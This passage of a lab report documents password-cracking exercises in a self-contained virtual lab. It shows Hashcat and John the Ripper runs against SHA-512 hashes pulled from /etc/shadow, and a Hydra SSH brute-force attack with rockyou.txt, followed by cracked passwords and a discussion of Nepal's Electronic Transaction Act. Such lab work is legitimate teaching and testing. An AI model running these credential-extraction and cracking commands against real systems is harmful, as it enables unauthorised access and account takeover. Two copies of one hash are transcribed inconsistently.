Speed.#2.....: 257 H/s (7.08ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 768/14344384 (0.01%)
Rejected.....: 0/768 (0.00%)
Restore.Point....: 704/14344384 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#2....: bambam -> james1
Hardware.Mon.#2..: Temp: 80c Util: 92%

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Tue May 12 14:03:45 2026
Stopped: Tue May 12 14:04:41 2026
```

Figure 11 Successful Hashcat Recovery of SHA512 Hash

```
Stopped: Tue May 12 14:04:41 2026
prabesh@prabesh-Surface-Laptop-3:~$ hashcat -m 1800 prabesh_hash.txt --show
$6$z91UwZvNAitLL1F7$XGeZXYmrAq.9GnYB3EQoGp37Mq/LEXQ7B4sckkgVn5d0ktIBw1u.XPG7HLfIkyd/7rbtyvyNoGcrVqxuTNb3T.:money
prabesh@prabesh-Surface-Laptop-3:~$
```

Figure 12 Plaintext Password Extraction




Figure 13 User Authentication Interface




Figure 14 Successfully login and User Identification

4.2.4. Online Brute Force (Hydra + SSH)

Online brute force attack was carried out using the Ubuntu attacker machine, THC Hydra against the SSH service running on Kali Linux targeting user sujal. Hydra has begun to crack SSH until a match is in the wordlist rockyou.txt. This attack is done while the service is running over the network and is a real-time process rather than an offline attack. [Details](#)

```
prabesh@prabesh-Surface-Laptop-3:~$ sudo nmap -sV 172.16.203.132 | grep ssh
22/tcp open  ssh      OpenSSH 10.2p1 Debian 5 (protocol 2.0)
prabesh@prabesh-Surface-Laptop-3:~$ hydra -l sujal -P /usr/share/wordlists/rockyou.txt ssh://172.16.203.132 -t 4 -V
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-12 14:52:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://172.16.203.132:22/
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "iloveyou" - 5 of 14344398 [child 1] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "princess" - 6 of 14344398 [child 2] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "1234567" - 7 of 14344398 [child 0] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "rockyou" - 8 of 14344398 [child 3] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "12345678" - 9 of 14344398 [child 1] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "abc123" - 10 of 14344398 [child 2] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "nicole" - 11 of 14344398 [child 0] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "daniel" - 12 of 14344398 [child 3] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "babygirl" - 13 of 14344398 [child 1] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "monkey" - 14 of 14344398 [child 2] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "lovely" - 15 of 14344398 [child 0] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "jessica" - 16 of 14344398 [child 3] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "654321" - 17 of 14344398 [child 1] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "michael" - 18 of 14344398 [child 2] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "ashley" - 19 of 14344398 [child 0] (0/0)
[ATTEMPT] target 172.16.203.132 - login "sujal" - pass "qwerty" - 20 of 14344398 [child 3] (0/0)
[22][ssh] host: 172.16.203.132 login: sujal password: qwerty
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-12 14:52:34
prabesh@prabesh-Surface-Laptop-3:~$
```

Figure 15 Brute-Force Attack via Hydra




Figure 16 Credentials for System Access




Figure 17 Identity Confirmation Post-Login

4.2.5. John The Ripper

The hash of user taksari was retrieved from the Kali Linux `/etc/shadow` file and placed on the attacker Ubuntu machine. The wordlist `rockyou.txt` was used with John the Ripper as an alternative offline cracking tool, allowing to compare the speed of the two tools directly. This directly relates to the investigation goal of the effectiveness of hash cracking methods. [Details](#)

```
prabesh@prabesh-Surface-Laptop-3:~$ ssh kali@172.16.203.132
kali@172.16.203.132's password:
Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 12 07:36:47 2026 from 172.16.203.1
kali@kali:~$ sudo cat /etc/shadow | grep taksari | cut -d: -f2 > taksari_hash.txt
[sudo] password for kali:
kali@kali:~$ cat taksari_hash.txt
$6$ir8hTrn5opT4pbxc$eXe5UudlmTeSS3eJbPsD05gmfBjd4R5ELE/NjNv5cXz4BroYScBsN1u8jGonDXkqe/50Tdye6A1FJkYoddHp30
kali@kali:~$
```

Figure 18 Remote SSH Login and Hash Extraction

```
prabesh@prabesh-Surface-Laptop-3:~$ scp kali@172.16.203.132:~/taksari_hash.txt ~/
kali@172.16.203.132's password:
taksari_hash.txt
100% 107 188.7KB/s 00:00
prabesh@prabesh-Surface-Laptop-3:~$ cat taksari_hash.txt
$6$1r8hTRmSopT4pbxc$eXe5UudlmTe553eJbPsD05gmfBjd4R5ELE/NjNv5cXz48BroYScBsN1u8jGonDXkqe/50Tdye6A1FJkYoddHp30
prabesh@prabesh-Surface-Laptop-3:~$
```

Figure 19 SCP File Transfer

```
prabesh@prabesh-Surface-Laptop-3:~$ sudo apt install john -y
[sudo] password for prabesh:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.8.0-4ubuntu3).
0 upgraded, 0 newly installed, 0 to remove and 31 not upgraded.
prabesh@prabesh-Surface-Laptop-3:~$ john --wordlist=/usr/share/wordlists/rockyou.txt taksari_hash.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:19 0% 0g/s 1596p/s 1596C/s animex..allthatjazz
0g 0:00:01:25 0% 0g/s 1588p/s 1588C/s 18021984..14411441
0g 0:00:01:27 0% 0g/s 1585p/s 1585C/s norhayati..neinteresant
0g 0:00:02:29 1% 0g/s 1486p/s 1486C/s fallen123..estrella6
password234 (?)
1g 0:00:03:00 100% 0.005555g/s 1464p/s 1464C/s paula23..pasaway08
Use the "--show" option to display all of the cracked passwords reliably
Session completed
prabesh@prabesh-Surface-Laptop-3:~$ john --show taksari_hash.txt
?:password234

1 password hash cracked, 0 left
prabesh@prabesh-Surface-Laptop-3:~$
```

Figure 20 Password Cracking with John the Ripper




Figure 21 Login Interface




Figure 22 Identity Verification

4.2.6. Strong Password Defence

A new account with strong password Pr@besh#2026@ was created and its SHA-512 hash was run through the full rockyou.txt word list. After processing over 5% of candidates in 12 minutes with 0/1 hashes recovered and an estimated completion time exceeding 4 hours, the attack confirmed that complex passwords significantly resist dictionary attacks. [Details](#)




Figure 23 New User Creation

```

prabesh@prabesh-Surface-Laptop-3:~$
prabesh@prabesh-Surface-Laptop-3:~$ ssh kali@172.16.203.132
kali@172.16.203.132's password:
Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 12 09:38:44 2026 from 172.16.203.1
(kali@kali)-[~]
$ cat /etc/passwd | grep StrongDevice
StrongDevice:x:1004:1004::/home/StrongDevice:/bin/sh

(kali@kali)-[~]
$ cat /etc/passwd | grep StrongDevice
StrongDevice:x:1004:1004::/home/StrongDevice:/bin/sh

(kali@kali)-[~]
$ sudo cat /etc/shadow | grep StrongDevice | cut -d: -f2 > strong_hash.txt

[sudo] password for kali:

(kali@kali)-[~]
$ cat strong_hash.txt
$6$5m0fw1UN1Ca5f1ZD$6yMLiFNYQTOHb9vrwhxT50/aCk3e5KNG7ybL86akzv.gzH.0i3r6D.zEJ0nNAi0LK6uDPzW.wJZp6M9Pi1CN81

(kali@kali)-[~]
$

```

Figure 24 Account Verification and Hash Extraction

```

prabesh@prabesh-Surface-Laptop-3:~$ scp kali@172.16.203.132:~/strong_hash.txt ~/
kali@172.16.203.132's password:
strong_hash.txt
100% 107 129.9KB/s 00:00
prabesh@prabesh-Surface-Laptop-3:~$ cat strong_hash.txt
$6$5m0fw1UN1Ca5f1ZD$6yMLiFNYQTOHb9vrwhxT50/aCk3e5KNG7ybL86akzv.gzH.0i3r6D.zEJ0nNAi0LK6uDPzW.wJZp6M9Pi1CN81

```

Figure 25 SCP Transfer

```

Stopped: Tue May 12 19:31:27 2026
prabesh@prabesh-Surface-Laptop-3:~$ hashcat -m 1800 -a 0 strong_hash.txt /usr/share/wordlists/rockyou.txt --force --self-test-disable -D 2 --opencl-device-types 1
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: Intel(R) Iris(R) Plus Graphics [0x8a52], skipped

OpenCL API (OpenCL 2.0 pocl 1.8 linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: pthread-Intel(R) Core(TM) i5-1035G7 CPU @ 1.20GHz, 2713/5491 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

```

Figure 26 Hashcat Initialization

```

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$5m0fw1UN1Ca5f1ZD$6yMLiFNYQTOHb9vrwhxT50/aCk3e5KN...i1CN81
Time.Started.....: Tue May 12 19:31:41 2026, (12 mins, 17 secs)
Time.Estimated...: Tue May 12 23:38:26 2026, (3 hours, 54 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 964 H/s (103.02ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 783872/14344384 (5.46%)
Rejected.....: 0/783872 (0.00%)
Restore.Point....: 783872/14344384 (5.46%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:3584-4096
Candidate.Engine.: Device Generator
Candidates.#2...: sstewart -> sroseh
Hardware.Mon.#2...: Temp: 67c Util: 89%
[altatus [olause [hlypass [clheckpoint [flinish [oluit -> s

```

Figure 27 Cracking Progress

4.2.7. Analysis

The results of the practical exercises are very similar; weak passwords are extremely susceptible of any attack method. As in the LastPass breach, prabesh was recovered in 3 seconds using offline hash cracking with Hashcat. Online brute force with Hydra has been used to recover the SSH credentials for sujal, showing that exposed services with weak passwords are also vulnerable to automated attacks via live networks. Although it took John the Ripper longer than Hashcat, taksari's password was recovered, making it clear that GPU-accelerated cracking tools are more efficient.

All recovered credentials resulted in an authenticated access to the system and were proved during post exploitation. With the strong password Pr@besh#2026@, all attacks failed, which meant that a strong password consisting of complexity, length, and special characters was the best defence against dictionary attack.

Password	Tool	Time	Result
money	Hashcat	3 seconds	Cracked
qwerty	Hydra	Seconds	Cracked
password234	John the Ripper	Seconds	Cracked
Pr@besh#2026@	Hashcat	4+ hours	Not cracked

Table 1 Password Crack Results

5. Electronic Transaction Act 2063

The Electronic Transaction Act 2063 (ETA 2063) is the main piece of legislation on electronic transactions, digital signatures and cybercrime in Nepal, enacted on 2nd September 2006 (Mijar, 2025). The Act consists of 12 chapters and 80 clauses, which covers a broad spectrum of digital offenses, which have different fines ranging from NPR 50,000 to imprisonment of up to 3 years, depending on the seriousness of the offenses (Nepal, 2026).

Section 45 of ETA 2063 specifically criminalises unauthorised access to computer systems commonly referred to as hacking and is punishable by up to 3 years imprisonment and a fine of up to NPR 200,000. This directly affects the practice of ethical hacking in Nepal also if a security testing is done without written permission of the system owner in any way it is a crime under this section irrespective of the intention behind it (Nepal, 2026).

All password cracking efforts in this investigation were conducted in a controlled virtual environment, where no real systems were accessed and no real systems were targeted all password hashes were self-generated, and in compliance with ETA 2063. This is the fundamental rule of moral hacking: Technical skills must work within legal limits as determined by law.

The other sections of interest are Section 46, which criminalises damage to computer systems, and Section 48, which covers breach of confidentiality, which is relevant in many password attack situations where stolen credentials may be used to gain access to or damage a computer system. Therefore, ETA 2063 sets out a clear legal requirement for cybersecurity professionals in Nepal to get authorizations, record all testing activities and responsibly report the results, not exploit them (Mijar, 2025).

